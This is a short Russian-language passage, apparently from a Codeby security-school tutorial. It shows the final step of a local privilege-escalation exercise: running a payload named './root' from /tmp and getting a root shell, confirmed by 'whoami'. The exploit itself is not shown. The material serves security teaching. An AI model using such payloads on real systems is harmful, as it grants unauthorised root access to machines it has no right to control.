Обратите внимание на права. Все получилось. Воспользуемся пейлоадом.



```
vasya@9546fb9b1f94:/tmp$ ./root
# whoami
root
# █
```

Права повышены.

[Служба Поддержки](#)

[8 800 444 1750](#)

с 8:00 до 20:00 МСК

school@codeby.net

